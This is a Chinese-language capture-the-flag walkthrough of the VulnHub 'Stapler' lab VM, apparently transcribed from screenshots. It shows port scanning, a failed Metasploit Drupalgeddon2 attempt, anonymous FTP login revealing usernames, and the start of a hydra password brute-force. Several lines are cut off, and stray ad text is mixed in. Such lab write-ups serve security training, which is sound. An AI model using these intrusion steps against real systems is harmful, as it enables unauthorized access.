stapler靶機

https://www.vulnhub.com/entry/stapler-1,150/


目標: 得到root

描述:

```
+ Average beginner/intermediate VM, only a few twists   |
|   + May find it easy/hard (depends on YOUR background)  |
|   + ...also which way you attack the box                |
|                                                         |
| + It SHOULD work on both VMware and Virtualbox          |
|   + REBOOT the VM if you CHANGE network modes           |
|   + Fusion users, you'll need to retry when importing   |
|                                                         |
| + There are multiple methods to-do this machine         |
|   + At least two (2) paths to get a limited shell       |
|   + At least three (3) ways to get a root access        |
|                                                         |
| + Made for BsidesLondon 2016                            |
|   + Slides: https://download.vulnhub.com/media/stapler/ |
|                                                         |
| + Thanks g0tmi1k, nullmode, rasta_mouse & superkojiman  |
|   + ...and shout-outs to the VulnHub-CTF Team =)        |
|
```


重點: drupal7漏洞

開21、22、80、3306、12380端口，還有其他端口



```
Not shown: 65523 filtered tcp ports (no-response)
PORT      STATE  SERVICE     VERSION
20/tcp    closed ftp-data
21/tcp    open   ftp         vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.65.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp    open   ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Li
| ssh-hostkey:
|   2048 81:21:ce:a1:1a:05:b1:69:4f:4d:ed:80:28:e8:99:05 (RSA)
|   256 5b:a5:bb:67:91:1a:51:c2:d3:21:da:c0:ca:f0:db:9e (ECDSA)
|_  256 6d:01:b7:73:ac:b0:93:6f:fa:b9:89:e6:ae:3c:ab:d3 (ED25519)
53/tcp    open   domain      dnsmasq 2.75
| dns-nsid:
|_  bind.version: dnsmasq-2.75
80/tcp    open   http        PHP cli server 5.5 or later
| http-title: 404 Not Found
```

80 端口的 http 站點不存在，指定端口 12380 就有，用的是 drupal 7



Coming Soon

Sorry guys, BSides happened too quick! Didn't have enough ti


Try again next year.

Automate technology lookups


Our APIs provide instant access to
contact details and social media pro

先 dirb 掃描，沒有結果

因為是 drupal 7，嘗試 msf 拿 shell，根據經驗用 1 號模組



```
msf6 > search drupal

Matching Modules
================


   #  Name                                           Disclosure Date  Rank       Check  Description
   -  ----                                           ---------------  ----       -----  -----------
   0  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Drupal CODER Module
   1  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Drupal Drupalgeddon
tion
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Drupal HTTP Paramete
   3  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Drupal OpenID Extern
   4  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Drupal RESTWS Module
   5  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Drupal RESTful Web S
   6  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Drupal Views Module
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PHP XML-RPC Arbitrar
```




```
Description:
  This module exploits a Drupal property injection in the Forms API.
  Drupal 6.x, < 7.58, 8.2.x, < 8.3.9, < 8.4.6, and < 8.5.1 are
  vulnerable.

References:
  https://nvd.nist.gov/vuln/detail/CVE-2018-7600
  https://www.drupal.org/sa-core-2018-002
  https://greysec.net/showthread.php?tid=2912
  https://research.checkpoint.com/uncovering-drupalgeddon-2/
  https://github.com/a2u/CVE-2018-7600
  https://github.com/nixawk/labs/issues/19
  https://github.com/FireFart/CVE-2018-7600

Also known as:
  SA-CORE-2018-002
  Drupalgeddon 2

msf6 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.65.
```

失敗，改成其他模組也是


靶機有開 21 端口，且支持匿名登入 ftp，嘗試登入 21 端口

成功匿名登入，得到用戶名 Harry



```
┌──(root㉿kali)-[~/host/stapler]
└─# ftp 192.168.65.239
Connected to 192.168.65.239.
220-
220-┌──────────────────────────────────────────────────────────────────────────
220-┤ Harry, make sure to update the banner when you get a chance to show who
220-└──────────────────────────────────────────────────────────────────────────
220-
220
Name (192.168.65.239:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
```


有個 note 文件，用 get 下載到本地



```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 0        0            4096 Jun 04
drwxr-xr-x    2 0        0            4096 Jun 04
-rw-r--r--    1 0        0             107 Jun 03
226 Directory send OK.
```


note 內容

得到人名 Elly、John，且 Elly 有 ftp 帳號



```
┌──(root㉿kali)-[~/host/stapler]
└─# cat note
Elly, make sure you update the payload information. Leave it in your FTP account once
```

嘗試用 hydra 爆破 Elly 的 ftp，一開始是用一般的方式，要很久



